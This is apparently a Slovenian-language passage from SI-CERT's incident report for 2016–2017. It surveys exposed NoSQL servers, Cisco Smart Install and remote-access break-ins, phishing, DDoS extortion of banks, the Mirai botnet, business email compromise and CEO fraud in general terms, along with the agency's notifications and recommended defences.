
Potreba po hitrem dostopu do podatkov v spletnih aplikacijah je povzročila razmah podatkovnih zbirk in orodij NoSQL, kot je **memcached** (omrežni distribuirani predpomnilnik za hitri dostop). Veliko teh orodij nima ustreznih mehanizmov za omejevanje dostopa ali pa so ti plačljivi. Zato se vedno znova pojavljajo podatkovne zbirke NoSQL, ki so v javni internet postavljene brez ustrezne zaščite. V zaprtem razvojnem okolju težava niti ni vidna, ob prestavitvi rešitve v produkcijo pa podatki postanejo dostopni javnosti. V zbirkah se pogosto znajdejo osebni podatki in drugi interni dokumenti.

Prosto dostopni strežniki NoSQL v Sloveniji



ZLORABE OMREŽNIH NAPRAV

Omrežne naprave Cisco vsebujejo protokol Smart Install (SMI), ki sam nima nobenega mehanizma za omejitev dostopa. Ko se SMI po namestitvi naprave ne izključi, lahko omogoči nepooblaščen prevzem naprave in prestrezanje prometa. Novembra 2017 smo izvedli akcijo obveščanja za okoli 450 izpostavljenih naprav. Po obveščanju se je njihovo število zmanjšalo za skoraj 90 %.



ODDALJENI DOSTOP

Oddaljeni dostop se uporablja za delo na daljavo, običajno po protokolu Windows Remote Desktop (RDP) za zaposlene ali po Secure Shell (SSH) za skrbnike strežnikov ali vzdrževalce opreme. Kadar ne namestimo dodatne zaščite, sta uporabniško ime in geslo pogosto edini oviri nepooblaščenim očem. V omrežju pa najdete sisteme brez gesel ali takšne, pri katerih se gesla najdejo z iskanjem po prilagojenih slovarjih (angl. dictionary attack).

Potek napada

1. iskanje dostopnih sistemov,
2. dostop brez gesla ali
3. iskanje s prilagojenimi slovarji,
4. zbiranje gesel iz pomnilnika (mimikatz) -> vdor v druge sisteme v omrežju,
5. ustvarjanje novih uporabnikov, kraja podatkov (APT), namestitev bota, bančnega trojanca ali skript za pošiljanje neželene pošte (motiv odvisen od tarče/storilca),
6. šifriranje podatkov z BitLockerjem -> zahtevana odkupnina.

Rešitve:

1. uporaba VPN ali IPSec za oddaljeni dostop,
2. zapletena gesla, redno spremljanje dnevnikov in zanesljive varnostne kopije.

PHISHING NAPADI

Napadi, usmerjeni na posameznika (tako imenovano zvabljanje ali ribarjenje, angl. phishing), so najpogostejša oblika napada s krajo podatkov, ki storilcu omogočajo dostop do različnih storitev v našem imenu. Napadalci si za svoje žrtve izbirajo naključne ali skrbno načrtovane uporabnike, odvisno od namena samega napada.

PREPROSTOST NAPADA

MED ZELO POGOSTO VRSTO PHISHING NAPADA SPADA SPOROČILO O PRESEŽENEM PROSTORU NA UPORABNIŠKEM RAČUNU. VSEBUJE POVEZAVO, PREK KATERE NAJ BI PROSTOR USTREZNO POVEČALI, VENDAR VODI NA LAŽNO SPLETNO STRAN, KI UPORABNIŠKO IME IN GESLO SPOROČI NAPADALCU.


SEPTEMBRA 2017 SMO S PRIJAVO SLOVENSKEGA UPORABNIKA PREISKOVALI PHISHING Z ZLORABO POŠTNEGA SISTEMA ZIMBRA V TUJINI. NAPADALCI SO ZAJETE PODATKE HRANILI KAR JAVNO DOSTOPNO NA ISTEM SPLETNEM NASLOVU. TAKO SMO LAHKO VSE DO UKINITVE LAŽNE SPLETNE STRANI SPROTI OBVEŠČALI ZLORABLJENE UPORABNIKE, DA MORAJO GESLO SPREMENITI.

VEČ O PHISHING KRAJI PODATKOV ⟨ *https://vni.si/phishing* ⟩

CILJANI NAPADI NA DRŽAVNE URADNIKE

Napadi z usmerjenim zvabljanjem (angl. spear phishing) na posamezne državne uradnike so pogosto prvi korak za dostop do lokalnih omrežij v državnih ustanovah in krajo informacij. Vsako leto na SI-CERT obravnavamo nekaj tovrstnih primerov, ki jih rešujemo skupaj s pristojnimi organi ter vladnim centrom za varnost omrežij in informacij pri Ministrstvu za javno upravo.

Je Slovenija tarča ali sredstvo za phishing?



ONEMOGOČANJE STORITEV


Izpad omrežnih storitev lahko povzroči finančno škodo in očrni ugled podjetja ali organizacije. Motivi za različne napade z onemogočanjem storitev segajo od vandalizma, protesta in aktivizma do oviranja konkurentov in neposredne finančne koristi, recimo z izsiljevanjem.


NAPADI ARMADA COLLECTIVE NA BANKE

Samo število napadov z onemogočanjem storitev (DDos) je doseglo vrhunec leta 2014; od takrat spremljamo njihov upad. Konec leta 2015 je skupina z imenom Armada Collective (AC) tako kot drugod po svetu napadala tudi banke v Sloveniji in zahtevala odkupnino za prenehanje motenja spletnih storitev. Njihovi »vzorniki« so bili DD4BC (Distributed Denial-of-Service for Bitcoin), ki pa so jih v začetku leta 2016 v mednarodni akciji aretirali organi pregona. To je bil verjetno razlog, da je skupina AC takrat preprosto izginila. Jeseni leta 2017 so se prebudili (ali pa so njihove metode prevzeli posnemovalci) in spet napadli. Na SI-CERT smo obravnavali napade na sedem slovenskih bank. Prek Združenja bank Slovenije smo vsem članom dali priporočila za ukrepanje ob napadih, ločena priporočila pa smo poslali tudi slovenskim internetnim ponudnikom. O napadih smo obvestili policijo in kontaktne osebe v državni upravi. Priporočila so na voljo v našem tehničnem zapisu **TZ001 / Ukrepi ob napadih onemogočanja**.

https://cert.si/tz001

Prijavljeni napadi z onemogočanjem storitev na SI-CERT skozi leta





Vrste napadov z onemogočanjem

VOLUMETRIČNI NAPADI poplavijo žrtev s podatki. Običajno se uporabi veliko ogromnih UDP-paketov iz različnih virov. Takrat govorimo o

PORAZDELJENEM NAPADU (angl. distributed denial-of-service – DDoS), ki je običajna praksa zadnjih deset let. Pri porazdeljenih napadih si storilci pomagajo z botnetom okuženih tujih računalnikov, ki so brez vednosti lastnikov zlorabljeni za sinhrono izvedbo napada.

NAPADI Z OJAČITVIJO (napadi z odbojem) izkoriščajo prosto dostopne tuje strežnike, ki na majhno poizvedbo pošljejo velik odgovor. Vprašanje se pošlje s potvorjenim naslovom (žrtvinim) in ojačani odgovor se usmeri tja.


PROTOKOLNI NAPADI izkoriščajo lastnosti v zasnovah komunikacijskih protokolov, ki lahko v nekaterih primerih pripeljejo do izčrpanja sistemskih virov. Primer takšnega napada je poplava TCP SYN.

APLIKACIJSKI NAPADI ciljajo na delovanje aplikacije ali strežnika in s posebej skonstruiranimi zahtevami povzročijo izpad ali upočasnitev delovanja.

OJAČITVENI NAPADI

Napadi z ojačitvijo ali odbojem izkoriščajo nezadostno zaščiteno javno dostopno strežniško infrastrukturo. Po njej se napadi okrepijo in usmerijo do žrtve, vendar morajo biti sproženi iz omrežij ponudnikov, ki dovoljujejo potvarjanje naslovov. Med napadi onemogočanja so tudi taki, ki izrabljajo strežnike v Sloveniji. Graf števila strežnikov v Sloveniji, ki jih lahko izrabimo za ojačitvene napade, kaže na resen upad jeseni 2014 po obširnih akcijah obveščanja internetnih ponudnikov.

Ojačitveni potencial slovenskega interneta



IOT-BOTNETI (MIRAI)

Največji napadi onemogočanja so bili izvedeni z botnetom **Mirai**, ki je izrabljal omrežne naprave, predvsem spletne kamere in domače usmerjevalnike na osnovi operacijskega sistema Linux. Proizvajalci teh so uporabljali privzeta gesla in tako omogočili preprost prevzem nadzora nad napravami in njihovo zlorabo za napade onemogočanja. Največji napadi so bili usmerjeni na spletno mesto preiskovalnega novinarja **Briana Krebsa**, na francoskega internetnega ponudnika **OVH** in ponudnika DNS-storitev **Dyn**.

SLOVENSKE NAPRAVE V BOTNETU MIRAI

NOVEMBRA 2017 JE ENAJST INTERNETNIH NASLOVOV IZ SLOVENIJE PRIPADALO BOTNETU MIRAI. OBVESTILI SMO PONUDNIKE, TI PA KONČNE UPORABNIKE. DELOVANJE BOTNETA ŠE VEDNO OPAŽAMO PREK ZAZNANIH PREGLEDOVANJ SLOVENSKEGA NASLOVNEGA PROSTORA (SKENIRANJE) IN TUDI S SVOJIMI OMREŽNIMI »HONEYPOT« SENZORJI.

PODJETJA TARČA KIBERKRIMINALCEV

Varnost v informacijski tehnologiji sestavlja množica členov: strojna oprema računalnika, operacijski sistem, požarni zid, protivirusni program in na koncu tudi uporabnik tehnologije. V praksi se izkaže, da je najšibkejši člen v tej verigi ravno človek, česar se dobro zavedajo tudi napadalci, ki izkoriščajo nepazljivost in nepoučenost zaposlenih v podjetju.

V letu 2017 smo na SI-CERT ugotovili opazno povečanje različnih oblik spletnih goljufij in zlonamerne kode, ki cilja ravno na računovodje in zaposlene v manjših podjetjih.

VDORI V POSLOVNO KOMUNIKACIJO

V začetku leta 2016 smo od slovenskih podjetij prejeli nekaj neobičajnih prijav. Vsem je bilo skupno, da je nekdo spreminjal vsebino elektronskih sporočil, ki so si jih izmenjevali s poslovnim partnerjem v tujini. Spremenjena sporočila so vsebovala drug podatek o bančnem računu podjetja, kamor naj bi se nakazal denar za plačilo računa. Nenavadno je bilo tudi to, da so spremenjena sporočila v nekaterih primerih prihajala s pravega elektronskega naslova, v drugih primerih pa z na las podobnih naslovov. Ker je bilo spremembe težko prepoznati, je v dosti primerih prišlo do oškodovanja, bodisi na strani slovenskega podjetja bodisi njihovega poslovnega partnerja v tujini.

Analiza

Pri enem od podjetij smo opravili temeljito analizo dostopov do elektronske pošte. Zadnji mesec pred napadom je bilo opravljenih več prijav v račune nekaterih zaposlenih prek spletnega vmesnika, čeprav so v podjetju do elektronske pošte dostopali samo z Outlookom po protokolu IMAP. Storilci so v spletnem vmesniku nastavili posredovanje vse dohodne pošte na tuj naslov in s filtri preusmerili pošto, ki je v podjetje prispela od poslovnega partnerja. Prijave in preusmeritve so bile narejene iz Nigerije.

Napadalci so najverjetneje do gesel zaposlenih prišli prek phishing napada.


Postopek prevare

Tudi v vseh nadaljnjih obravnavanih primerih smo zasledili podoben ali celo identičen vzorec prevare:


1. Napadalci ukradejo geslo enega ali več od zaposlenih v podjetju.

2. Prijavijo se v spletni vmesnik za elektronsko pošto in tam nastavijo posredovanje vse pošte na tretji naslov.

3. Nekaj časa spremljajo komunikacijo. Ko ugotovijo, da mora eden od partnerjev plačati račun, nastavijo dodatne filtre in preusmerijo vso korespondenco k sebi.



4. Elektronsko sporočilo z računom zadržijo, v njem spremenijo podatke o bančnem računu in ga pošljejo žrtvi. Spremenjeno sporočilo pošljejo iz spletnega vmesnika ali pa ustvarijo elektronski naslov, podoben naslovu poslovnega partnerja.



5. Spremenjeni bančni račun pripada denarni muli. Ko je denar nakazan, ga ta po navodilu napadalcev takoj dvigne in po drugem kanalu posreduje naprej. Sled za denarjem se pri tem zelo hitro izgubi.

POSLEDICE

Skupno oškodovanje v obravnavanih primerih:

2016: **134.000 EUR** (7 primerov)

2017: **68.000 EUR** (5 primerov)

PORUŠENO ZAUPANJE POSLOVNIH PARTNERJEV – KDO NOSI ODGOVORNOST?

REŠITEV: VZPOSTAVITEV POSTOPKOV PREVERJANJA PODATKOV PRI NAKAZILIH DENARJA.

DIREKTORSKA PREVARA ALI CEO FRAUD

Zneske v višini več deset tisoč evrov so plačala podjetja, ki so nasedla t. i. **direktorski prevari** (angl. CEO fraud). Gre za primer socialnega inženiringa, ki cilja na računovodje v podjetjih. Spletni goljufi poiščejo vse potrebne informacije na spletnih straneh podjetja, nato pa preprosto ponaredijo elektronski naslov pošiljatelja in se lažno predstavijo kot direktor podjetja. Prav tako poiščejo naslov računovodje in mu pošljejo elektronsko sporočilo, v katerem prosijo za prenakazilo večje vsote denarja na račun v tujini.

2016: **7 PRIJAV**
2017: **58 PRIJAV**

V prejetih prijavah je šlo za transakcijske račune v Turčiji in Veliki Britaniji. Domnevamo, da gre za bančne račune fizičnih oseb v lasti denarnih mul. Sled za denarjem se hitro izgubi, prav tako možnost, da bi oškodovano podjetje povrnilo ukradeni denar. Analiza incidentov je pokazala, da napadi pogosto izvirajo iz Nigerije.

POSLOVNI REGISTER EUROPEAN BUSINESS NUMBER


Novembra 2016 so številni podjetniki prejeli poštno pošiljko, ki je zvenela zelo evropsko in obetajoče. Vabili so jih k brezplačnemu vpisu v evropski poslovni register European Business Number, s čimer bi pridobili evropsko poslovno številko. V resnici ni šlo za številko, ki bi jo podjetnik v Evropi kjerkoli potreboval; kot že (pre)večkrat se je izkazalo, da se je kavelj skrival v drobnem tisku. S svojim podpisom in predložitvijo podatkov so se podjetja obvezala za triletno objavo na portalu poslovnega imenika European Business Number za ceno 677 evrov na leto.

ŠE VEČ SOCIALNEGA INŽENIRINGA

VZPON NEŽELENIH SMS-SPOROČIL

Med izstopajočimi spremembami v letih 2016 in 2017 je tudi **porast različnih neželenih SMS--sporočil**. Taka sporočila so bolj znana pri uporabi elektronske pošte, kjer pa jih pretežno že blokirajo preizkušeni filtri v poštnih strežnikih. Sistem SMS takih filtrov ne pozna, zato vsa poslana sporočila, tudi neželena, vedno pridejo do prejemnikov. Pošiljatelje neželenih SMS-sporočil je zelo težko izslediti. Drugače od elektronske pošte, kjer lahko prejemnik sporočila sam poišče informacijo o izvoru in poti sporočila, to pri SMS-sporočilih ni mogoče.


In kakšne primere smo obravnavali? Največkrat je šlo za SMS-sporočila s pozivom, ki je vzbudil pozornost prejemnika, in povezavami, ki so vodile v trgovino Google Play. Tam naj bi uporabnik naložil aplikacijo, ki v zameno za osebne podatke in njegov čas obljublja domnevne nagrade, hkrati pa zahteva **dostop do celotnega imenika in nato pošilja sporočila naprej še vsem osebam v imeniku**.



